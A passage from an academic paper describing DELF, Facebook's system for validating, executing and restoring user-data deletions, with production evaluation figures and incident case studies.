Figure 2 presents the timeline of a deletion in DELF. Deletions go through the stages of registration (t_1–t_3), initiation (t_3–t_4) and asynchronous execution (t_4–t_5). Data retained in restoration logs and backups is deleted once a deletion finishes after a fixed interval (t_5–t_6).

t_1 marks object creation. Deletions may be registered to start at an arbitrary point of time in the future. Developers can achieve this at object creation time by virtue of creating an object of a type under TTL.

t_2 marks explicit actions to schedule objects for deletion in the future by using a DELF-provided method, e.g., when a




Figure 2: Timeline of a deletion in DELF. The time period between the start of a deletion (t_3), the end of graph traversal (t_5), and restoration logs deletion (t_6) should match the service provider's deletion policy.

user requests to delete their account.

t_3 marks requests to delete an object immediately and the beginning of deletion initiation. Initiation is a short phase in which DELF hides the data to delete, registers the deletion to resume later, and quickly returns control to the caller. Initiation occurs synchronously within the context of a client request. By returning control early deletion initiation prevents blocking the caller for an arbitrary amount of time.

Once initiation completes clients should not be able to read the data scheduled for deletion. To achieve quick hiding DELF deletes the top-level object without cascading to delete any of its edges. Any objects referenced by the edges of the top-level object may still be visible, e.g., photos of an account undergoing deletion. DELF mandates that products employ read-time checks to confirm that parent objects have not been deleted before returning requested data. For example, the `photo` data type from Figure 1 can leverage the `created_by` edge type to check if the referenced user account still exists, similar to authorization policies enforcing who can see content within an OSN [52, 57]. The initiation phase abstracts away the complexity of asynchronous execution.

t_4 marks the beginning of asynchronous execution. Deletions run continuously until they complete. Each deletion performs a traversal of the graph to delete issuing point deletes to backing data stores (§4.4).

t_5 marks the end of asynchronous execution. Restoration logs may be used (§4.4) until they expire (t_6).

4.3 Deletion Validation

Dangling data and inadvertent deletions may occur for a variety of reasons including missing edge or object type annotations, mistakes in annotations, insufficient authorization checks, and developers storing references to other objects without declaring edge types. DELF introduces validation methods and drives mitigation for each of these types of mistakes. Every DELF object and edge type annotation is validated with at least one method, as designated in Table 2.

HEURISTIC	DESCRIPTION
`to_new_object`	Edge and target object are created consistently at the same time.
`to_leaf_object`	The target object has no other edges after this edge gets deleted.
`to_owned_object`	The source object is referenced by the target object in a field indicating ownership (e.g., `owner_id`).
`id1_ref_in_id2`	Similar to `to_owned_object`; any field of the target object references the source.

Table 3: Heuristics used to predict `deep`.

HEURISTIC	DESCRIPTION
`to_old_object`	The target object is created consistently prior to the edge.
`self_reference`	Source and target object is the same object.
`many_to_one`	Multiple source objects are associated with the same target.
`same_obj_type`	The edge links objects of the same type.
`to_deleted`	The edge points to target objects that are previously deleted.

Table 4: Heuristics used to predict `shallow`.

Static validation. DELF confirms that there is at least one possible path to delete data of every defined object and edge type. This is checked statically: (a) DELF rejects any data types found to lack annotations, and (b), DELF performs a reachability analysis starting from every object type annotated with `directly`, `directly_only`, `short_ttl`, and `not_deleted` visiting all their edge types annotated `deep`. The analysis must reach all defined object types in the system. Any object types not reached are part of a cycle without at least one declared entry point to delete it. Unreachable object types are rejected. By including `not_deleted` types as starting points the reachability analysis transitively treats any referenced object types as valid exceptions from deletion. Unreachable data types annotated with `custom` are similarly ignored and their correctness is only verified with peer review.

Dynamic validation. DELF introduces three dynamic validation methods. The first method confirms that objects of types annotated with `directly` and `directly_only` are observed to be deleted at runtime. The process inspects logs of all deletions executed in DELF per object type and confirms that developers follow up and expose accessible entry points in product to trigger deletions. Runtime validation of these two annotations guarantees that all declared paths to delete data types are triggered by users in production.

The second dynamic validation method is a set of heuristics to retroactively annotate edge types and detect edge types misclassified by developers. Deep heuristics suggest that




Figure 3: Applying `to_new_object` on the `created_photo` edge type (Figure 1). If the creation timestamps (*ts*) of all edges match the creation timestamp of their target object the edge type should likely be annotated `deep`.




Figure 4: Applying `many_to_one` on a `likes` edge type. If multiple different objects all have edges to the same target object, the edge type should likely be annotated `shallow`.

a particular edge type should be annotated as `deep`—they surface dangling data occurring due to edge types misconfigured as `shallow` or `refcount`. In contrast to static validation which ensures there is at least one path to delete objects of every type, deep heuristics attempt to discover all paths. Shallow heuristics instead suggest that an edge type should be annotated as `shallow`—they provide a proactive detection method for edges misconfigured as `deep` or `refcount`. DELF surfaces edge types it detects to be misclassified, notifies developers, and recommends changes[1].

Edge type annotation heuristics leverage features collected at runtime after data has been collected. In particular, the heuristics `to_new_object` and `to_old_object` inspect the edge and target object creation timestamps. If all edges of a particular type are found to consistently be created at the same time as the target object, this is an indication that the edge and target are created together and hence should be deleted together—DELF suggests `deep`. Similarly, if all edges of a particular type are found to consistently be written at a later time compared to the target object, this is an indication that the target object predates the edge and hence should persist after the edge gets deleted—DELF suggests `shallow`.

Tables 3 and 4 list all of the edge type classification heuristics used by DELF. Figure 3 illustrates an example where `to_new_object` is applicable—DELF predicts `deep`. Figure 4 illustrates an example where `many_to_one` is applicable—DELF predicts `shallow`.

The third dynamic validation method is a check for privilege escalation before writing edges of all types annotated with `deep`. A typical exploit of `deep` edge types involves two steps: (a) writing an edge from an object under attacker control to a target object in the system, and (b), deleting the object under attacker control hence—as a side effect of `deep`—deleting the target object. The attack leverages application endpoints where application authorization checks for writing edges and mutating objects directly are inconsistent [52]. DELF checks every write for edge types annotated `deep`. If the user performing the write is able to delete the source object of the new edge being written then they should also be able to delete the target object. DELF enforces this as a precondition for any `deep`-annotated edge write to succeed.

Data type validation. While DELF safeguards referential integrity, dangling data is possible still. Two practices that may result in dangling data are (a) storing identifiers in fields declared as generic strings or integers and not as edge types, and (b), deleting data via code in custom sections and omitting the deletion of associated data. In the former scenario DELF is unaware of references existing and hence cannot preclude their creation; in the latter deletions bypass DELF altogether.

DELF discovers dangling references with periodic data scans and content classification. Recurring jobs collect sampled data from each data type; DELF subsequently pinpoints common types of identifiers such as 64-bit integers; and it detects dangling references by loading referenced objects and confirming that they do not exist. DELF flags any data types found to store dangling references as inconsistent.

Mitigation. DELF surfaces all issues it discovers. Issues detected with static validation can be fixed while a data model is defined. Runtime and data type validation techniques involve surfacing the issue to product developers, suggesting improvements in their data type definitions, and running database scans to delete dangling data retroactively.

4.4 Restoration Logs

Every deletion in DELF generates a write-ahead log we refer to as its *restoration log*. Restoration logs are used to recover from application bugs that trigger the deletion of the wrong top-level object and from mistakes in edge type annotations that declare `deep` or `refcount` rather than `shallow`.

The restoration log of a single deletion is a serialized version of the deleted graph. The log consists of individual restoration *log entries*, with each storing the logical order of

[1] DELF does not currently offer heuristics to suggest `refcount` edge types since these are substantially less common than `deep` and `shallow` (§3.2).




Figure 5: Deletion and restoration ordering in DELF when object ***u*** is deleted. Two-letter log entries denote edges from/to the corresponding objects. Objects are deleted before and restored after their outbound edges.

the log entry within the deletion. DELF indexes log entries of each deletion in the underlying data store for quick retrieval.

Once a deletion completes DELF restoration logs and data store backups contain separate copies of the same data and may be used independently. This configuration maximizes the available recovery window due to bugs in applications and data stores, respectively. Both should be retained for the maximum period permitted by the deletion policy.

Restorations may be unsafe to perform. They often run weeks after the initial deletion and in the meantime the state of the underlying data stores may have changed. For example, restoring a user account which was deleted should no longer be feasible if another user subsequently claims the phone number the deleted account used to log in. Restorations should also not surface partially restored data to users.

DELF makes restorations safer via a staged restoration process. DELF traverses the serialized restoration log in reverse creation order. Figure 5 illustrates both the deletion and the restoration graph traversals. The deletion traversal is depth-first with deletion of objects pre-order and outbound edges post-order. Restorations traverse log entries in reverse. The restoration traversal ensures outbound edges and target objects are restored before source objects. Restorations fail early if that is impossible, e.g., a user object will only be restored if the restoration of the phone number succeeds.

The deletion and restoration traversals collectively ensure that outbound edges are consistent between the time an object is deleted and the time the object is restored, i.e., any outbound edges can be fetched and referenced objects are available. Consequently, the same read-time checks used to achieve quick hiding during deletion execution (§4.2) ensure that partially restored subgraphs are not visible to users.

DELF retries restorations indefinitely until they complete. Any failing restorations, e.g., if certain objects cannot be restored, are surfaced to an engineer. Some manual effort is justified since restorations are used only for disaster recovery.

4.5 Discussion

DELF requires developers to annotate every object and edge type they create; an additional step during product development which can be perceived as superfluous or error-prone. However, assuming correct deletion is a core product requirement, DELF offers a robust implementation approach.

DELF highlights deletion as a core requirement to developers early while developing new product features. Static validation in particular surfaces omissions and mistakes within regular development tools. Developers undergo ongoing education by virtue of understanding and resolving surfaced errors. No separate education process is necessary.

Developers are only expected to provide annotations when data types change. These events are typically much less frequent than subsequent changes in product behavior. At FACEBOOK, for example, we observe that changesets altering data types (§3.2) are an order of magnitude less frequent than changesets altering product behavior [58].

DELF annotations simplify deletion correctness validation for both human developers at code review time and—as we demonstrated in §4.3— for automated methods. To validate correctness developers and automated methods can inspect DELF annotations only, avoiding the laborious, error-prone alternative of having to infer deletion semantics by inspecting the product implementation directly. DELF simplifies peer review and complements it with automated validation.

DELF overall reduces product complexity and speeds up product development by eliminating the need to write an maintain procedural, custom deletion code. In §6.1 we show that in a scenario where developers have the ability to bypass DELF and implement deletion as they wish, most do not, suggesting that DELF is the preferred, straightforward choice.

5 Implementation

DELF's deployment at FACEBOOK supports user-facing deletion functionality in Facebook, Instagram, and Dating, including account deletion and the deletion of individual items such as posts. In this section we provide implementation information, pertaining to how the system achieves reliable execution of all deletions, maximizes throughput, and limits retention of restoration logs. We cover last the development and deployment sequencing of DELF at FACEBOOK.

5.1 Redundant Deletion Tracking

All deletions should complete despite intermittent failures in underlying infrastructure. There are three important reliability concerns: (a) all deletions start on time, (b) no deletion remains idle, and (c) deletions make progress when they run. Typical issues include service outages, transient overload of data stores or the asynchronous execution tier, bugs in custom sections, and corrupt data. Failures should be noticed

even if they affect a small number of deletions and are within expected failure rates of the underlying systems.

DELF performs redundant tracking of all deletions using the analytics infrastructure at FACEBOOK. The tracking is orthogonal to the state kept by the underlying batch processing system and data stores which are responsible for scheduling and executing deletion jobs. DELF logs all events relevant to deletion lifecycle including the scheduled start time, initiation, subsequent reruns, all exceptions, and eventual completion alongside timestamps. Event logging occurs via Scribe [59], and a Hive [39] pipeline inspects all events logged per deletion to identify anomalous deletions in regards to timely initiation, idleness, continuous progress, and completion. Any deletions found not to make progress are reported for engineers to investigate and resume automatically once fixes are deployed.

5.2 Throughput

DELF aims to minimize the end-to-end execution time for each deletion, which is the main system performance consideration (§2.4). Consequently, DELF executes deletions for different top-level objects in parallel and batches point deletes within each deletion. DELF maximizes throughput, i.e., the rate of point deletes against data store APIs.

The upper bound for aggregate throughout is imposed by shard utilization. The same shards DELF deletes data from serve production traffic and their performance should not degrade due to asynchronous deletion execution. DELF monitors replication lag and CPU utilization to detect highly utilized shards and applies exponential back off on spikes. Another limiting factor can be the number of available machines to execute deletion jobs; DELF shifts deletion execution to run off-peak when necessary.

Deletions triggered by users are executed immediately and in parallel with other existing deletions in the system. The average deletion at FACEBOOK involves few objects, e.g., deleting a rejected friend request. DELF favors such deletions because they are executed without any coordination with existing deletions beyond an initial check to confirm no two deletions operate on the same top-level object during the same time. The resulting point deletes are spread across shards.

DELF batches writes within each deletion, i.e., point deletes and writes to restoration logs. Batching amortizes write latency and increases throughput. Writes entail cross-regional latency due to either a roundtrip to the master region or to achieve consistency across replicas. To amortize this, each deletion reads items to delete from local replicas, collects those in memory, and once the batch reaches a pre-configured size all deletes are flushed concurrently. Each batch of point deletes entails a single write for a batch of restoration log entries. DELF also batches reads to increase throughput further.

5.3 Restoration Logs Retention

Long-running deletions which remain in asynchronous execution for more than 90 days are required to make continuous progress (§2.4). To satisfy this requirement DELF's deployment at FACEBOOK does not apply a single retention period for the entire restoration log of each deletion, e.g., 90 days from the last log entry. Instead each log entry is retained for 90 days after its creation. Deletions running for more than 90 days may therefore not get restored fully since log entries persisted more than 90 days in the past will have been deleted. Data store backup retention matches restoration log entry retention with each snapshot being retained for 90 days. The setup guarantees that data stored in restoration logs and backups is deleted 90 days after each point delete.

Restoration logs should not be retained beyond 90 days. Persisting log entires in a data store which itself maintains backups must be avoided to not extend retention. DELF uses Everstore and ZippyDB to handle the desired throughput. Yet both data stores mandate backups for all use cases to safeguard against bugs in the data store itself. DELF, instead, relies on encryption to enforce precisely 90 days of log entry retention. Restoration log entries are encrypted using AES-256-CBC with HMAC-SHA-256 for authentication. The encryption key is stored in memory for 90 days, protected from inadvertent logging, and rotated daily.

5.4 Deployment sequencing

DELF was iteratively developed at FACEBOOK over several years; progressively gaining its key design properties and coverage across data stores. We discuss major phases in its deployment alongside improvements delivered in each phase.

In Phase 1, DELF replaced product code performing deletes to data store APIs directly, mandating the use of a DELF-provided procedural API which performed the same deletes while transparently maintaining restoration logs. This phase mitigated developer mistakes leading to inadvertent deletion.

In Phase 2, DELF introduced dynamic validation techniques (§4.3). This phase enabled detection of developer omissions and mistakes leading to inadvertent data retention. DELF heuristics enabled remediation when detecting omissions by pinpointing mishandled edge types to developers.

In Phase 3, DELF introduced its declarative API based on object and edge annotations (§4.1). Applications hosted in FACEBOOK infrastructure rely on two distinct proprietary data definition languages to create data types across TAO, Everstore, MySQL, and ZippyDB in line with DELF's requirements. We extended both to support DELF annotations. Developers were able to use—optionally—the declarative API rather than the procedural API introduced in Phase 1. This phase helped speed up the development of new products by eliminating the need for writing procedural deletion code.

In Phase 4, DELF introduced static and data type validation

techniques (§4.3); while the use of the declarative API became mandatory. This phase helped developers catch mistakes early in the product development process when data models are defined and improved correctness validation capabilities. It also reduced the operational overhead of DELF by making stuck deletions which do not make progress less likely (§6.4).

6 Evaluation

Our goal in this section is to quantify DELF's ability to mitigate the privacy and security concerns raised in our threat model. For each concern we discuss *identified issues* flagged by DELF during its deployment and we then quantify the system's ongoing *prevention* capabilities. All identified issues have been fixed and any retained data deleted.

Experiments in this section involve instrumenting the deletion process at FACEBOOK to assess the effectiveness of DELF under real system operation. We design all our experiments to avoid incurring any adverse effect in FACEBOOK's ability to enforce its deletion policy across its products.

6.1 Developer Omissions

We start by assessing DELF's impact in helping developers remember their obligation to delete user data. This assessment draws upon data collected between May 2018 and April 2019.

Identified issues. During the course of our assessment DELF via data type validation (§4.3) detected 3266 instances where developers omitted handling deletion of an edge type. All identified cases result in inadvertent data retention independently of the eventual edge type annotation—a retained edge itself stores data about deleted objects. We routed all identified omissions to developers for retroactive annotation.

DELF identified one broad category of developer omissions responsible for the majority of issues in our results. The prevailing scenario involves deletions being driven via by procedural code in custom sections which developers failed to keep up to date when the applications or data models change; resulting in dangling data. At the time of this assessment the transition to DELF was ongoing (§5.4) and procedural code in custom sections handling deletion was common. To better understand identified omissions we discuss two examples.

In June 2018 DELF flagged that an edge type indicating the existence of a mailbox is being left dangling when a Dating user is deleted. The edge type was created in April 2015 and was initially only used for Facebook users. Yet in November 2017 developers introduced a new user object type to represent users of the upcoming Dating product and reused the same mailbox edge type to implement its messaging functionality. DELF detected the edge type resuse and highlighted the missing edge type annotation for the new user object type. The resulting investigation uncovered that: (a) the process of mailbox deletion relied on custom procedural deletion code invoked when Facebook user object types are deleted, and (b), developers omitted to update this logic to handle cases where a Dating user is deleted. The bug was identified during the internal beta testing period for Dating prior to launch. If it remained undetected it would have resulted in retaining all private messages Dating users exchanged post account deletion for people who delete their account. An important followup was the removal of the procedural deletion code controlling the invocation of mailbox deletion on account deletion and replacing it with a `deep`-annotated edge type between any user type and its mailbox. In subsequent months DELF seamlessly handled mailbox deletion for an additional 4 new user account types introduced in FACEBOOK.

In May 2018 DELF flagged an edge type storing the most recent pages a user views is being left dangling when some Facebook users are deleted. The edge type was created in November 2013 and data was used ever since to generate recommendations for accounts to follow. Developers initially ensured that edges of this type are deleted when a Facebook user deletes their account via updating the custom procedural deletion logic used at the time. Yet in May 2018 DELF detected that the same edge type was subsequently reused to log page views for a different type of user accounts in Facebook, i.e., page admins. The subsequent investigation confirmed that every time a page admin deleted their account the list of their most recent viewed pages persisted and page admin deletion—which relied on procedural code in a custom section—did not delete these edges. DELF detected the edge type reuse and highlighted the missing edge type annotation.

Prevention. DELF enforces that all new data types are created alongside deletion annotations. In doing so it eliminates developer omissions as a correctness concern. The protection DELF entails, however, is only effective assuming available annotations can express sufficiently-complicated deletion logic. Developers would otherwise bypass DELF and continue to rely on custom procedural code to perform deletions. DELF permits this via the `custom` object type annotation (§4.1). To better assess the system's ability to prevent omissions, we study how developers bypass DELF by using the `custom` object type annotation in new applications.

We retroactively inspect 408 changesets introduced in FACEBOOK infrastructure throughout October 2019 by 279 distinct developers. Each changeset in our sample creates or modifies at least one object type annotation. Only 7 changesets designate the `custom` annotation. We observe no new legitimate instances where DELF annotations are lacking expressiveness. 6 changesets use `custom` to maintain backwards compatibility with legacy procedural deletion logic introduced before DELF was available, i.e., in one instance data to be deleted was stored in a TAO edge using a legacy serialization format and required special handling. We also notice one changeset misusing `custom` to approximate reference counting, i.e., developers were oblivious to native support of `refcount`. We conclude that DELF annotations can express deletion logic necessary in modern OSNs and the system is

effective in safeguarding deletion from developer omissions.

6.2 Inadvertent data retention

We continue by assessing how effective DELF is in identifying instances of dangling data engineers actively misclassified.

Identified issues. We start with examples where DELF pinpointed developer mistakes which would have otherwise resulted in dangling data. We inspect 91 reports generated by DELF `deep` heuristics during January 2020, of cases where developers annotated edges as `shallow` or `refcount` while DELF suggests `deep`. We submitted these reports to FACEBOOK's privacy team for expert review to establish ground truth. The assessment established that developers incorrectly annotated 66 of these edges as `shallow`. Most of the remaining edges were ambiguous; we discuss those later.

We look closely at one representative example of inadvertent data retention in these reports which DELF identified and then developers remediated successfully. DELF surfaced that 23 distinct edge types used to represent different types of major life events for Facebook users, such as weddings, house moves, and changes to their citizenship, were mislabeled. The 23 edge types associated the user account object with objects of a separate type storing detailed information about the life event, e.g., the date the user got married. All were annotated `shallow` rather than `deep`, indicating erroneously that life event data should be retained post account deletion.

The report investigation confirmed the developer mistakes. The affected edge types were introduced at different times dating back to the introduction of the product feature in 2011. Legacy procedural deletion logic historically ensured correct deletion of associated life event data. Yet as part of DELF's deployment two different developers—unaware of the historical deletion logic—annotated the edges in 2017 and 2018 as `shallow` instead. The DELF report highlighted the mistake prior to disabling the legacy procedural deletion logic, and hence no inadvertent data retention of life event data occurred.

Prevention. DELF helps developers annotate edges as `deep` via static and dynamic validation. We measure the impact of static validation in the the developer workflow, and we then assess how comprehensive `deep` heuristics are as a safety net.

1) Static validation. We conduct an experiment to measure how often static validation leads to developers changing their annotations during product development. DELF enforces statically that all object types must define at least one `deep` inbound edge type by virtue of treating `by_any` as the default annotation (§4.1). We inspect (a) a sample of changesets successfully creating 151 new object types in production during January 2020, and (b), logs of DELF static validation failures triggered during development starting from December 2019. We find that 62.2% of the new object types introduced failed static validation at some point during their development, e.g., developers did not define `deep`-annotated edge types to delete data stored therein. Developers subsequently corrected these mistakes and all 94 new object types were subsequently created while satisfying the chosen object type annotation.

HEURISTIC	PREDICTS	PREC. (%)	RECALL (%)
`to_new_object`	`deep`	86.9	4.7
`to_leaf_object`	`deep`	86.3	12.6
`to_owned_object`	`deep`	91.9	19.3
`id1_ref_in_id2`	`deep`	88.9	29.7
`to_old_object`	`shallow`	94.5	80.2
`self_reference`	`shallow`	100.0	12.0
`many_to_one`	`shallow`	96.4	54.5
`same_obj_type`	`shallow`	90.8	13.9
`to_deleted`	`shallow`	91.7	0.6
OVERALL	`deep`	89.7	60.7
	`shallow`	93.0	89.5
	either	95.0	74.8

Table 5: Precision and recall achieved by DELF heuristics on our sample of 4000 edge types. DELF discovers the correct annotation for the majority of edge types in our sample, which provides for an important discovery mechanism of developer mistakes. The overall precision is higher than both `deep` and `shallow` individually because we discard conflicting predictions; `deep` or `shallow` false positives with conflicting predictions are not considered valid predictions.

2) Dynamic validation. We report on the precision and recall achieved by DELF heuristics on a sample of edge types already annotated by developers, treating developer annotations as ground truth[2]. We sample approximately 2.4 trillion individual edges deleted in production in January 2020. Of these, we pick at random 2000 `shallow` and 2000 `deep` edge types to ensure equal representation in our assessment. We ignore edge types with fewer than 20 samples since some heuristics require at least 20 items to classify an edge type.

We run DELF heuristics on all edges in our sample. For each heuristic, we count a true positive when the heuristic type matches the edge annotation and the heuristic triggers, a false positive when the heuristic type does not match the edge annotation but the heuristic triggers, a true negative when the heuristic type does not match and it does not trigger, and a false negative when the heuristic type matches but it does not trigger. We define the aggregate `deep` (resp. `shallow`) heuristic to trigger if any `deep` (resp. `shallow`) heuristic triggers, and the overall heuristic to trigger if exactly one of the `deep` or `shallow` aggregate heuristics trigger. In particular, if both `deep` and `shallow` heuristics trigger on an edge type, we consider the overall heuristic not to trigger.

Table 5 summarizes our results. DELF `deep` heuristics demonstrate precision of 89.7% at 60.7% recall, and DELF accurately discovers the majority of `deep` types in our sample.

DELF heuristics prioritize precision. In our experience

[2]This assumption conservatively penalizes DELF heuristics when mismatches occur. Obtaining ground truth data at this scale is impractical.

developers are likely to ignore all predictions altogether when precision drops. One obstacle to further increasing `deep` heuristics recall without sacrificing precision are ambiguous edge types. Consider the photo object type example from Figure 1. The `created_photo` edge type pinpoints all photos a user creates and is annotated `deep`. Assume this photo object type is extended with an additional, optional edge type from a user to a photo to mark the user's current profile photo. Such an edge type should be annotated `deep`; yet a `shallow` annotation does not result in inadvertent data retention. The original `deep` edge type triggers the deletion of all photos—including the current profile photo—when a user object is deleted. We observe that developers prefer to annotate ambiguous edge types as `shallow` to avoid inadvertent data deletion.

We conclude that DELF static and dynamic verification methods, when used as a safety net to validate developer annotations, provide an important privacy protection against mistakes leading to inadvertent data retention. While DELF cannot detect all instances of inadvertent retention, it detects most. Hence it makes mistakes significantly less common.

6.3 Inadvertent data deletion

We cover next DELF's impact avoiding data loss in situations where mistakes leading to inadvertent deletions occur.

Identified issues. We start with inadvertent deletion vulnerabilities where DELF altogether avoided exploitation. We sample all reports generated during one week of November 2019 by DELF privilege escalation checks while blocking suspicious writes of edge types annotated with `deep` (§4.3). Our sample contains 38 distinct edge types, which we forwarded to FACEBOOK's security team for inspection. The team considered the 38 edge types in the list to be potentially exploitable, modulo the DELF privilege escalation checks and the existence of public API methods to perform writes. To the best of our knowledge inadvertent deletion never occurred despite the underlying insufficient authorization checks.

We look next at incidents where inadvertent deletions occurred, detection required separate logging or user reports, and DELF restoration logs were used for recovery. We inspect all 21 such incidents between February and December 2019. For effective mitigation inadvertent deletions must be detected before restoration logs expire and the restoration process must be operationally simple.

A notable incident of an exploited deletion vulnerability involved deletion of popular photos in Instagram. In October 2019 developers changed how photos were handled. The incident involved an edge type initially used to associate a discussion thread with the photo object posted therein. The edge type annotation was `deep`—deleting the thread necessitated deleting the associated photo. Developers later reused the same edge type when implementing photo sharing; an edge of the same type now associated a new share discussion thread with the original photo object. In doing so users who shared a photo in a new share thread obtained the ability to delete it by virtue of deleting the new share thread they created.

Instagram users triggered the vulnerability—knowingly or not—to delete approximately 17,000 photos, including multiple popular public photos with tens of millions of interactions such as likes and comments. Exploitation was possible because DELF privilege escalation checks were not enforced in Instagram when the bug occurred. The issue was surfaced by user reports within 10 days. The recovery process involved one product engineer and the DELF oncall; the former provided the list of objects to restore and the latter monitored progress. Restorations ran for approximately 10 days.

Many incidents in our sample did not require exploitation by a third party. Inadvertent deletions were triggered by internal maintenance processes or as a result of user action and affected only the user who performed the action.

A representative example occurred in April 2019. An Facebook developer triggered a cleanup data migration to delete objects representing invalid user devices, i.e., objects created erroneously. The developer ran a database scan over all existing device objects and scheduled deletions via DELF. Yet a bug in the object selection logic of the scan triggered the deletion of a batch of devices every time one object in the batch was deemed invalid. The process inadvertently deleted approximately 100 million devices and adversely affected the ability of users to login as well as service integrity protections. Product-specific alerts surfaced the mistake to the team on the same day. The recovery process spanned 12 hours and involved 2 engineers. One provided a list of deleted objects for DELF to restore; the other monitored the process.

Prevention. Assuming timely detection restoration logs reduce the issue of data loss to temporary data unavailability. To quantify DELF's ability to detect data loss independently, i.e., without any user reports or application-specific logging, we measure the effectiveness of `shallow` edge type annotation heuristics. Table 5 summarizes our results in the scenario from §6.2. DELF `shallow` heuristics demonstrate precision of 93.0% at 89.5% recall. DELF `shallow` heuristics independently pinpoint the majority of mistakes leading to inadvertent deletion when annotating edge types.

Data loss remains possible. Most notably, `shallow` heuristics cannot flag cases where application logic requests the deletion of the wrong object. During our investigation period significant data loss occurred in a single incident. The bug involved application logic requesting the deletion of the wrong video objects, was surfaced by user reports, and remained undetected for 2 years, i.e., significantly longer than the deletion policy allowed DELF restoration logs to persist.

We conclude that DELF restoration logs offer practical data loss prevention capabilities for most scenarios where inadvertent deletions occur. While some data loss risk remains, usable restoration logs combined with a sufficiently-long backup retention period provide a practical protection mechanism even when automated detection mechanisms fail.




Figure 6: Cumulative distribution of completion time.




Figure 7: Deletion size with respect to completion time.

6.4 Execution

We continue with an assessment of the system's impact executing all deletions to completion. Our analysis is based on observed deletion end-to-end wall time in a production workload. Our sample includes approximately 12 billion deletions that finished execution at FACEBOOK on July 31, 2019, illustrated in Figure 6. Deletions execute in a shared pool of servers in FACEBOOK's multi-tenant execution tier.

Identified issues. We observe transient and persistent errors delaying the execution of deletions in our sample. DELF drives deletions to completion despite such errors by retrying deletions persistently and surfacing detected issues for engineers to fix (§5.1). We discuss in detail one representative deletion facing transient and one facing persistent errors.

The longest-running deletion in our sample involved deleting a photo and performed 30,134 restoration log writes. The deletion suffered from at least three distinct types of transient infrastructure failures. The first type involves inadvertent drops of jobs from FACEBOOK's asynchronous execution tier. DELF detected and rescheduled the dropped job in a number of occasions after a timeout. The second type involves exponential backoff and rate limits DELF enforces to avoid overloading underlying data stores (§5.2). The shards involved in this deletion were frequently under heavy load and DELF postponed the deletion multiple times to prevent further issues. The third type involves transient write errors frequent when operating on overloaded shards; those occurred at times despite rate limiting. Overall, the deletion ran for more than 90 days while making consistent progress.

A deletion affected by persistent errors involved deleting a user account and performed 1,770 restoration log writes. The deletion was stuck for 45 days due to two distinct issues, both requiring engineering intervention. The first issue involved procedural code in a custom section which contained a data serialization bug. The second issue was triggered by changes in the semantics of the point-delete operation in an underlying data store. DELF flagged both issues for engineers to fix and the deletion completed within 52 days.

Prevention. To quantify how many deletions benefit from DELF we look at the distribution of end-to-end wall time of all deletions in our sample. We observe three important points in Figure 6: $P1$, $P2$ and $P3$, respectively 31 seconds (35^{th} percentile), 45 seconds (86^{th} percentile) and 90 days (99.99999^{th} percentile). P1 captures deletions of a single object. DELF executes those within the triggering web request without using the asynchronous execution tier. Shortly after 30 seconds, i.e., a configuration parameter of DELF's deployment at FACEBOOK, the first run in the asynchronous tier starts. $P2$ indicates that a single run within the asynchronous execution tier is enough to complete the majority of deletions, i.e., most deletions involve few objects and complete without issues. $P3$ illustrates that 99.99999% of deletions complete within 90 days since they started.

In absence of infrastructure reliability and capacity issues, deletions would execute to completion without monitoring from DELF, and completion time would demonstrate a strong positive correlation with deletion size. To validate their prevalence we look into the long tail of deletions running for more than one day. Figure 7 plots end-to-end wall time required to complete deletions with respect to the number of restoration log writes each deletion performed. The number of writes to restoration logs approximates the size of each deletion.

We observe the correlation between wall time and deletion size exists yet it is weak for the tail of long-running deletions. Some deletions consistently leverage additional wall time to delete more data. In our sample a large deletion running for 30 days performed around 4.8 million restoration log writes while the largest deletion running for one day was limited to 0.5 million restoration log writes. However, the majority of deletions running for more than one day are moderately-sized.

